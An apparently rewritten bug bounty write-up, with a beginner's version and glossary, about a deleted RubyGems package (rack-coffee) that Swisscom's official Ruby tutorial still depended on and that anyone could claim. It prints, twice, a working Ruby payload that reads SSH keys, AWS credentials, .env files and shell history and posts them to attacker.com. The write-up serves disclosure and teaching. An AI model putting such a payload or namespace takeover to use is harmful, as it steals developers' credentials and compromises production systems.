How I Found a High-Severity Supply Chain Vulnerability in Swisscom’s Official Tutorial Using Three curl Commands
Swisscom's official Ruby tutorial listed a gem that had been deleted from RubyGems, leaving its name unclaimed. The author claimed the name and showed that a malicious version would be installed silently by anyone running bundle install.

Cybersecurity
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Swisscom is Switzerland's largest telecommunications company, with over 5 million mobile subscribers and a Cloud Foundry platform service used by enterprise customers across Europe. To help developers deploy Ruby applications on that platform, Swisscom maintains an official GitHub repository:
github.com/swisscom/cf-sample-app-ruby
This is the first repository a developer clones when onboarding to Swisscom's cloud, and its README makes a single promise: "Works out of the box." The tutorial's dependency manifest is a Ruby Gemfile, and the normal behaviour of bundle install is to fetch every gem listed there from RubyGems.org and run its installation code, with no code review, no verification and no warning.
The attack surface the researcher hunts is official documentation that points at packages which no longer exist. Tutorial repositories are created once and rarely audited again; dependencies get deleted, namespaces go unclaimed, and the official docs keep pointing at them for years.
Setup
The work needed no target-side account and no access to Swisscom infrastructure. The tools listed in the report are:
- Bash and
curlfor RubyGems API enumeration - The RubyGems API for gem existence and ownership verification
- GitHub for inspecting the
GemfileandGemfile.lock
On the RubyGems side, publishing requires only a free account. The researcher registered under @cybertushar. The report notes that an ownerless gem name is freely claimable: no waiting, no request, no approval, just create an account and publish.
The discovery was driven by what the author calls BLH (Bootstrap/Link Hijacking) supply chain scans, his methodology for finding abandoned or hijackable dependencies in official open source repositories.
Finding it
Swisscom's cf-sample-app-ruby was a prime candidate: an official tutorial repository, an enterprise developer audience, and a last audit years earlier.
Step 1: Find the target
The repository was selected on the three criteria above.
Step 2: Check the Gemfile

The screenshot shows Swisscom's official Gemfile on GitHub, with the last commit 10 years earlier, and rack-coffee listed as a direct dependency.
source 'https://rubygems.org'gem 'puma'gem 'rack-coffee' ← this one
Four dependencies are declared. Three exist. One did not.
Step 3: Hit the RubyGems API

The terminal output reads "This rubygem could not be found.", meaning the gem no longer exists on RubyGems.
curl https://rubygems.org/api/v1/gems/rack-coffee.json
This rubygem could not be found.
The gem listed as a direct dependency in Swisscom's official tutorial did not exist on RubyGems. It was not deprecated, not yanked and not unmaintained: it was completely and permanently gone.
Step 4: Confirm it is claimable

The terminal returns an empty array, meaning zero owners; the namespace is open to anyone.
curl https://rubygems.org/api/v1/gems/rack-coffee/owners.json
Breaking this down:
[]is an empty array, so zero owners are registered.- On RubyGems, an ownerless gem name is freely claimable by anyone.
- No waiting, no request, no approval: just create an account and publish.
The namespace Swisscom's official tutorial pointed developers to was wide open.
Step 5: Check the lockfile

The screenshot shows Gemfile.lock pinning rack-coffee to exact version 1.0.3, a version that no longer existed anywhere on the internet.
rack-coffee (1.0.3) coffee-script rack
Because the lockfile pins the resolved version to 1.0.3, an attacker who published rack-coffee version 1.0.3 would have bundle install pull it, matching the pinned version exactly, with no questions asked. Two curl commands confirmed the entire attack surface.
Exploitation
Claiming the namespace

The screenshot shows rack-coffee 0.0.1 published under @cybertushar, with 54,872 total historical downloads visible.
The researcher registered rack-coffee on RubyGems under his account and published version 0.0.1. The gem description read: "Claimed for Swisscom Bug Bounty responsible disclosure. No malicious code."
The namespace Swisscom's official tutorial pointed developers to was now his. The same screenshot revealed 54,872 total historical downloads: developers and CI pipelines around the world had already installed this gem during its lifetime, so the attack surface was historical rather than theoretical.
The attack chain
The report lays out the complete chain with no exploits and no CVEs, just a free RubyGems account and a terminal:
Attacker registers rack-coffee on RubyGems (free, under 2 minutes) ↓Publishes malicious version with payload in lib/rack-coffee.rb ↓Developer finds Swisscom ↓Developer runs: git clone → bundle install ↓Malicious gem installs silently — no warning, no error, no diff ↓Attacker
What the attacker gets
~/.ssh/id_rsa → SSH keys to every server the developer can reach~/.aws/credentials → AWS credentials, often with broad permissions.env files → API keys, database URLs, production secretsShell history → Passwords, internal hostnames, tokensGit credentials → Read/write access to private repositories
From a single bundle install, that is a direct path to production infrastructure.
What a malicious gem looks like
The report shows how far it could have gone. A malicious lib/rack-coffee.rb runs automatically the moment the gem is loaded, at install time, with no additional trigger needed:
require 'net/http'require 'uri'Thread.new do begin data = {} ssh = File.read(File.expand_path('~/.ssh/id_rsa')) rescue nil data[:ssh] = ssh if ssh aws = File.read(File.expand_path('~/.aws/credentials')) rescue nil data[:aws] = aws if aws env = File.read('.env') rescue nil data[:env] = env if env history = File.read(File.expand_path('~/.zsh_history')) rescue nil data[:history] = history if history uri = URI('https://attacker.com/collect') Net::HTTP.post(uri, data.to_json, 'Content-Type' => 'application/json') rescue endend
The payload reads the developer's SSH private key, AWS credentials, .env file and zsh history, then posts them as JSON to a collection endpoint. There is no popup, no error and no terminal output: the developer sees a clean install and moves on, while their SSH keys, AWS credentials and production secrets are already gone. Every developer, every bundle install, silently.
Root cause
The mistake is a stale reference in official documentation. The Gemfile in Swisscom's tutorial still names rack-coffee as a direct dependency, and the Gemfile.lock still pins it to 1.0.3, but the gem has been deleted from RubyGems entirely. RubyGems allows an ownerless name to be claimed by anyone, so the name in the tutorial is a free slot that an attacker can fill with a version matching the lockfile pin.
bundle install performs no review or verification of the code it installs, and it gives zero warning when a gem name is reclaimed by a new owner. The report's explanation for why the class is missed:
- Old dependencies are assumed stable, not assumed dangerous.
- Tutorial repositories are created once and never audited again.
bundle installgives zero warning when a gem name is reclaimed by a new owner.- The attack requires no access to the target, just a free account and a published package.
- The injection point is indirect: the victim is the developer, not the application.
The developer mindset the report quotes is "That gem has been in the Gemfile since 2014 and everything works fine." The reality is that it works fine because bundler cached it locally, until the day someone publishes a malicious version at that exact name. Then bundle install works exactly as designed, just for the attacker.
Impact
Any developer who followed Swisscom's official getting-started guide and ran bundle install would silently execute code controlled by the attacker, with zero warnings, zero errors and zero indication anything was wrong. The victim is the developer's machine rather than the deployed application, and the report describes the outcome as developer machine takeover: SSH keys to every server the developer can reach, AWS credentials often with broad permissions, API keys, database URLs and production secrets from .env files, passwords, internal hostnames and tokens from shell history, and read/write access to private repositories through Git credentials.
The historical download count of 54,872 shows that developers and CI pipelines had already installed the gem during its lifetime. The barrier to exploitation is registering a RubyGems account; the report stresses that there is no complexity beyond that.
The finding was reported through the Swisscom Bug Bounty programme as SCBB-17339, with severity High and a bounty paid.
Fix
The report does not describe a fix applied by Swisscom. What it establishes is the condition that has to be removed: an official tutorial must not point at a package name that no longer exists on the registry, and a lockfile must not pin a version that can be republished by a stranger.
Variants to test
- Other official tutorial repositories. Run the same two API calls against every gem named in a
Gemfile. A positive result isThis rubygem could not be found.from the gem endpoint, followed by[]from the owners endpoint. - Lockfile pins. Where a gem still exists, compare the version pinned in
Gemfile.lockwith the versions the registry lists. - Deleted but historically popular packages. Check the historical download figures for names that are now unclaimed.
- Other registries with the same ownership model. The report's reasoning depends on ownerless names being freely claimable with no approval step. Test whether a registry behaves the same way before assuming the variant applies.
What happened, in plain words
Swisscom is the largest telecommunications company in Switzerland. It also runs a cloud platform that companies across Europe use to host their software. To help developers get started on that platform, Swisscom keeps a public code repository on GitHub called cf-sample-app-ruby. A repository (or "repo") is a folder of code that is stored online, usually on GitHub, so that anyone can download it. This particular repo is a tutorial: a small example project that a developer downloads and runs to learn how Swisscom's cloud works.
The tutorial's README (the front page of a repo, where the instructions live) promised that the example "Works out of the box." That means: download it, run it, and it just works, with no fiddling.
It did work. But it worked by quietly trusting a piece of software that no longer existed. The tutorial listed a small add-on package called rack-coffee as something the project needs. That package had been deleted from the public package library that Ruby developers use, called RubyGems. When a package name is deleted and nobody owns it, anyone in the world can register that name and publish their own package under it. The researcher did exactly that, to show it was possible, and published an empty package with a note saying it was claimed for responsible disclosure. Had a criminal done it instead, every developer who followed Swisscom's official tutorial and ran the standard install command would have run the criminal's code on their own computer, without any warning.
The researcher reported it through Swisscom's bug bounty programme (a scheme where companies pay people who report security problems to them) as SCBB-17339. It was rated High severity and a bounty was paid.
This article walks through the whole thing from zero. You do not need to know how to program. You need to know how to use a browser, and that is about it. Every technical word is explained the first time it appears, and there is a glossary at the end.
The target
Swisscom has over 5 million mobile subscribers and a Cloud Foundry platform service used by enterprise customers across Europe. Cloud Foundry is a system for running and managing applications in the cloud; you give it your app and it handles the servers.
The repository in question is:
github.com/swisscom/cf-sample-app-ruby
This is not a side project. It is the first repo a developer clones when onboarding to Swisscom's cloud. "Cloning" means making your own copy of a repo on your computer. The README makes one promise:
"Works out of the box."
It did. Just not in the way they intended.
The overlooked attack surface
Most security testing focuses on login pages, APIs and form fields. An API (Application Programming Interface) is a way for one piece of software to talk to another over the internet, usually by requesting a specific web address and getting data back in a structured format. Developers know to sanitise those, meaning to clean up what users type in so it cannot do harm. Security teams test those.
Supply chain attacks are different. A supply chain is everything that goes into making a product before it reaches you. In software, that means all the ready-made pieces of code a project uses, written by other people. A supply chain attack does not break into the target directly. Instead, it tampers with something the target trusts and installs automatically.
In the Ruby ecosystem, that trust lives in gems. Ruby is a programming language. A gem is a package: a bundle of code that someone published so others can reuse it instead of writing it themselves. Think of it like a recipe book: instead of writing your own cake recipe, you use one from a book everyone trusts. When a developer runs bundle install, Ruby fetches every gem listed in the Gemfile from RubyGems.org and executes the installation code. The Gemfile is a plain text list of the gems a project needs. bundle install is the command that reads that list and downloads everything on it. There is no code review, no verification and no warning.
If an attacker controls a gem you are installing, they control code that runs on your machine.
The specific attack surface the researcher hunts is official documentation pointing to packages that no longer exist. Tutorial repos are created once. They are never audited again. Dependencies get deleted. Namespaces go unclaimed. But the official docs keep pointing at them, silently, for years. A namespace here means the name under which a package is published; if nobody owns the name, it is free for the taking.
Discovery
The researcher was running BLH (Bootstrap/Link Hijacking) supply chain scans. That is his own name for a method of finding abandoned or hijackable dependencies in official open source repos. "Open source" means the code is public and anyone can read or reuse it. "Hijackable" means someone else could take it over.
Step 1: Find the target
Swisscom's cf-sample-app-ruby was a prime candidate for three reasons: it is an official tutorial repo, its audience is enterprise developers (people paid to build software for companies), and it had last been audited years earlier. An audit here means someone checking the project over for problems.
An official tutorial from a large telecom, aimed at professional developers, is exactly that.
Step 2: Check the Gemfile
The screenshot shows Swisscom's official Gemfile on GitHub, with the last commit 10 years earlier, and rack-coffee listed as a direct dependency. A commit is a saved change to a repo; "last commit 10 years ago" means nobody had touched the file in a decade. A direct dependency is a package the project itself asks for, as opposed to one that some other package pulls in.
source 'https://rubygems.org'gem 'puma'gem 'rack-coffee' ← this one
Line by line:
source 'https://rubygems.org'tells the installer where to download gems from: the official RubyGems website.gem 'puma'says the project needs a gem calledpuma. Puma is a web server, the part that answers requests from browsers.gem 'rack-coffee'says the project needs a gem calledrack-coffee. The arrow and the words "this one" are the researcher's annotation pointing at the suspicious entry.
Four dependencies are declared. Three exist. One did not.
Why this step matters: the Gemfile is the shopping list. Before checking whether the shops still stock everything on it, you read the list.
Step 3: Hit the RubyGems API
The terminal output reads "This rubygem could not be found.", meaning the gem no longer exists on RubyGems. A terminal is the text window on a computer where you type commands instead of clicking. curl is a small command-line tool that fetches a web address and prints whatever comes back; it is how you talk to an API by hand.
curl https://rubygems.org/api/v1/gems/rack-coffee.json
Line by line:
curlis the program being run.https://rubygems.org/api/v1/gems/rack-coffee.jsonis the address being fetched. It is the RubyGems API's way of asking "tell me about the gem calledrack-coffee". The.jsonending means the answer should come back in JSON, a common text format for data that both people and programs can read.
This rubygem could not be found.
That is the reply. The gem listed as a direct dependency in Swisscom's official tutorial did not exist on RubyGems. It was not deprecated (marked as outdated but still available), not yanked (removed from new installs but still visible) and not unmaintained (still there but nobody updating it). It was completely and permanently gone.
Why this step matters: reading the Gemfile only tells you what the tutorial asks for. Asking the registry tells you whether that thing is actually there. This is the difference between a shopping list and an empty shelf.
Step 4: Confirm it is claimable
The terminal returns an empty array, meaning zero owners; the namespace is open to anyone. An array is just a list in programming; an empty array is a list with nothing in it.
curl https://rubygems.org/api/v1/gems/rack-coffee/owners.json
Line by line:
curlagain fetches a web address.https://rubygems.org/api/v1/gems/rack-coffee/owners.jsonasks a different question: "who owns the gem calledrack-coffee?" The/ownerspart is what changes the question.
Breaking this down:
[]is an empty array, so zero owners are registered.- On RubyGems, an ownerless gem name is freely claimable by anyone.
- No waiting, no request, no approval: just create an account and publish.
The namespace Swisscom's official tutorial pointed developers to was wide open.
Why this step matters: a missing gem is only dangerous if the name can be taken by a stranger. If the name were reserved or blocked, nobody could fill the gap. This second question confirms the gap is fillable.
Step 5: Check the lockfile
The screenshot shows Gemfile.lock pinning rack-coffee to exact version 1.0.3, a version that no longer existed anywhere on the internet. A lockfile is a companion file that records the exact version of every gem that was actually installed, so that everyone working on the project gets identical versions. "Pinning" means fixing to one specific version rather than accepting whatever is newest.
rack-coffee (1.0.3) coffee-script rack
Line by line:
rack-coffee (1.0.3)is the gem name and the exact version the project expects.coffee-scriptandrackare other gems thatrack-coffeeitself depends on.
Because the lockfile pins the resolved version to 1.0.3, an attacker who published rack-coffee version 1.0.3 would have bundle install pull it, matching the pinned version exactly, with no questions asked. Two curl commands confirmed the entire attack surface.
Why this step matters: this is the detail that turns a missing package into a working trap. The installer does not just want any rack-coffee; it wants version 1.0.3 specifically. An attacker who publishes that exact version number gets picked up automatically.
Exploitation
Claiming the namespace
The screenshot shows rack-coffee 0.0.1 published under @cybertushar, with 54,872 total historical downloads visible. A download count is how many times the package has been fetched from the registry over its life.
The researcher registered rack-coffee on RubyGems under his account and published version 0.0.1. The gem description read: "Claimed for Swisscom Bug Bounty responsible disclosure. No malicious code." Responsible disclosure means telling the company about a flaw privately and giving them time to fix it, rather than using it for harm.
The namespace Swisscom's official tutorial pointed developers to was now his. The same screenshot revealed 54,872 total historical downloads: developers and CI pipelines around the world had already installed this gem during its lifetime, so the attack surface was historical rather than theoretical. A CI pipeline is an automated system that builds and tests software whenever code changes, without a human clicking anything.
Why this step matters: proving the name could be taken is not the same as taking it. By registering it himself and publishing a harmless placeholder, the researcher demonstrated the gap was real while making sure no criminal got there first.
The attack chain
The report lays out the complete chain with no exploits and no CVEs, just a free RubyGems account and a terminal. A CVE is a public catalogue number given to a known security flaw; the report notes this chain involved no CVEs.
Attacker registers rack-coffee on RubyGems (free, under 2 minutes) ↓Publishes malicious version with payload in lib/rack-coffee.rb ↓Developer finds Swisscom ↓Developer runs: git clone → bundle install ↓Malicious gem installs silently — no warning, no error, no diff ↓Attacker
Line by line:
- The attacker creates a free RubyGems account and registers the name
rack-coffee. This takes under two minutes. - The attacker uploads a version of the gem containing malicious code, placed in a file called
lib/rack-coffee.rb. A payload is the part of an attack that actually does the damage. - A developer finds Swisscom's tutorial.
- The developer runs
git clone(downloads the repo) and thenbundle install(installs the gems). - The malicious gem installs silently. There is no warning, no error and no diff. A diff is a display of what changed between two versions of a file.
- The attacker receives whatever the malicious code sent them.
What the attacker gets
~/.ssh/id_rsa → SSH keys to every server the developer can reach~/.aws/credentials → AWS credentials, often with broad permissions.env files → API keys, database URLs, production secretsShell history → Passwords, internal hostnames, tokensGit credentials → Read/write access to private repositories
Line by line:
~/.ssh/id_rsais a file holding an SSH private key. SSH is a way to log in to remote servers securely; the private key is the secret half of the pair that proves who you are. With it, an attacker can log in to every server that developer is allowed to reach.~/.aws/credentialsholds AWS credentials. AWS (Amazon Web Services) is a large cloud provider; credentials are the username-and-secret pair that grants access to an account, often with wide permissions..envfiles are small text files where projects keep settings and secrets, such as API keys (passwords that let software use a service), database URLs (addresses of where data is stored) and production secrets (the passwords protecting live systems).- Shell history is the record of commands typed into the terminal. It can contain passwords, internal hostnames (the private names of machines inside a company network) and tokens. A token is a short string that acts like a temporary password.
- Git credentials are the stored login details for GitHub or similar services, giving read and write access to private repositories.
From a single bundle install, that is a direct path to production infrastructure. Production infrastructure means the live systems a company actually runs its business on.
What a malicious gem looks like
The report shows how far it could have gone. A malicious lib/rack-coffee.rb runs automatically the moment the gem is loaded, at install time, with no additional trigger needed:
require 'net/http'require 'uri'Thread.new do begin data = {} ssh = File.read(File.expand_path('~/.ssh/id_rsa')) rescue nil data[:ssh] = ssh if ssh aws = File.read(File.expand_path('~/.aws/credentials')) rescue nil data[:aws] = aws if aws env = File.read('.env') rescue nil data[:env] = env if env history = File.read(File.expand_path('~/.zsh_history')) rescue nil data[:history] = history if history uri = URI('https://attacker.com/collect') Net::HTTP.post(uri, data.to_json, 'Content-Type' => 'application/json') rescue endend
Line by line:
require 'net/http'andrequire 'uri'load two built-in Ruby tools: one for making web requests, one for handling web addresses.Thread.new dostarts a background task, so the theft happens alongside the normal install and does not slow it down or block it.beginmarks the start of a block where errors are caught rather than crashing the program.data = {}creates an empty container to collect the stolen information.ssh = File.read(File.expand_path('~/.ssh/id_rsa')) rescue nilreads the developer's SSH private key into a variable calledssh.File.expand_pathturns the short~path into a full one;rescue nilmeans "if the file is not there, just carry on quietly".data[:ssh] = ssh if sshstores the key in the container, but only if it was actually read.- The next three pairs do the same for the AWS credentials file, the
.envfile and the zsh history file (zsh is a common terminal program; its history file records typed commands). uri = URI('https://attacker.com/collect')sets the address where the stolen data will be sent.Net::HTTP.post(uri, data.to_json, 'Content-Type' => 'application/json')sends the whole container to that address as JSON, labelled as JSON so the receiving side knows how to read it.rescueandendclose the error handling and the background task.
The payload reads the developer's SSH private key, AWS credentials, .env file and zsh history, then posts them as JSON to a collection endpoint. There is no popup, no error and no terminal output: the developer sees a clean install and moves on, while their SSH keys, AWS credentials and production secrets are already gone. Every developer, every bundle install, silently.
Root cause
The mistake is a stale reference in official documentation. The Gemfile in Swisscom's tutorial still names rack-coffee as a direct dependency, and the Gemfile.lock still pins it to 1.0.3, but the gem has been deleted from RubyGems entirely. RubyGems allows an ownerless name to be claimed by anyone, so the name in the tutorial is a free slot that an attacker can fill with a version matching the lockfile pin.
bundle install performs no review or verification of the code it installs, and it gives zero warning when a gem name is reclaimed by a new owner. The report's explanation for why the class is missed:
- Old dependencies are assumed stable, not assumed dangerous.
- Tutorial repositories are created once and never audited again.
bundle installgives zero warning when a gem name is reclaimed by a new owner.- The attack requires no access to the target, just a free account and a published package.
- The injection point is indirect: the victim is the developer, not the application.
The developer mindset the report quotes is "That gem has been in the Gemfile since 2014 and everything works fine." The reality is that it works fine because bundler cached it locally, until the day someone publishes a malicious version at that exact name. Bundler is the tool that runs bundle install; caching means keeping a local copy so it does not need downloading again. Then bundle install works exactly as designed, just for the attacker.
Impact
Any developer who followed Swisscom's official getting-started guide and ran bundle install would silently execute code controlled by the attacker, with zero warnings, zero errors and zero indication anything was wrong. The victim is the developer's machine rather than the deployed application, and the report describes the outcome as developer machine takeover: SSH keys to every server the developer can reach, AWS credentials often with broad permissions, API keys, database URLs and production secrets from .env files, passwords, internal hostnames and tokens from shell history, and read/write access to private repositories through Git credentials.
The historical download count of 54,872 shows that developers and CI pipelines had already installed the gem during its lifetime. The barrier to exploitation is registering a RubyGems account; the report stresses that there is no complexity beyond that.
The finding was reported through the Swisscom Bug Bounty programme as SCBB-17339, with severity High and a bounty paid.
Fix
The report does not describe a fix applied by Swisscom. What it establishes is the condition that has to be removed: an official tutorial must not point at a package name that no longer exists on the registry, and a lockfile must not pin a version that can be republished by a stranger.
Variants to test
- Other official tutorial repositories. Run the same two API calls against every gem named in a
Gemfile. A positive result isThis rubygem could not be found.from the gem endpoint, followed by[]from the owners endpoint. - Lockfile pins. Where a gem still exists, compare the version pinned in
Gemfile.lockwith the versions the registry lists. - Deleted but historically popular packages. Check the historical download figures for names that are now unclaimed.
- Other registries with the same ownership model. The report's reasoning depends on ownerless names being freely claimable with no approval step. Test whether a registry behaves the same way before assuming the variant applies.
Glossary
- API: a way for one piece of software to talk to another over the internet, usually by requesting a web address and getting structured data back.
- Array: a list in programming; an empty array is a list with nothing in it.
- Audit: a check of a project for problems, done by a person or a team.
- AWS: Amazon Web Services, a large cloud provider where companies rent computers and storage.
- BLH (Bootstrap/Link Hijacking): the researcher's own name for his method of finding abandoned or hijackable dependencies in official open source repos.
- Bug bounty: a scheme where a company pays people who report security problems to it.
- Bundler: the tool that runs
bundle installand manages a project's gems. - Caching: keeping a local copy of something so it does not need downloading again.
- CI pipeline: an automated system that builds and tests software whenever code changes, with no human clicking anything.
- Clone: making your own copy of a code repository on your computer.
- Cloud Foundry: a system for running and managing applications in the cloud.
- Commit: a saved change to a code repository.
- Credentials: the username-and-secret pair that grants access to an account or service.
- curl: a command-line tool that fetches a web address and prints the reply.
- CVE: a public catalogue number given to a known security flaw.
- Dependency: a package that a project needs in order to work.
- Deprecated: marked as outdated but still available.
- Diff: a display of what changed between two versions of a file.
- Direct dependency: a package the project itself asks for, rather than one pulled in by another package.
.envfile: a small text file where a project keeps settings and secrets.- Gem: a package of reusable Ruby code published for others to install.
- Gemfile: a plain text list of the gems a Ruby project needs.
- Gemfile.lock / lockfile: a companion file recording the exact version of every gem installed, so everyone gets identical versions.
- Git: the system used to track changes in code and store it in repositories.
- GitHub: a website that hosts code repositories online.
- Hostname: the name of a machine on a network.
- JSON: a common text format for data that both people and programs can read.
- Namespace: the name under which a package is published; if nobody owns it, it is free for the taking.
- Open source: code that is public and anyone can read or reuse.
- Ownerless: a package name with no registered owner, which anyone can claim.
- Payload: the part of an attack that actually does the damage.
- Pin / pinning: fixing a dependency to one specific version rather than accepting whatever is newest.
- Production: the live systems a company actually runs its business on.
- README: the front page of a repository, where the instructions live.
- Repository (repo): a folder of code stored online, usually on GitHub.
- Responsible disclosure: telling a company about a flaw privately and giving them time to fix it, rather than using it for harm.
- Ruby: a programming language.
- RubyGems: the public library where Ruby gems are published and downloaded.
- Sanitise: clean up what users type in so it cannot do harm.
- Shell history: the record of commands typed into the terminal.
- SSH: a way to log in to remote servers securely, using a key pair.
- Supply chain: everything that goes into making a product before it reaches you; in software, all the ready-made pieces a project uses.
- Supply chain attack: tampering with something a target trusts and installs automatically, instead of attacking the target directly.
- Terminal: the text window on a computer where you type commands instead of clicking.
- Token: a short string that acts like a temporary password.
- Yanked: removed from new installs but still visible on the registry.
- zsh: a common terminal program; its history file records typed commands.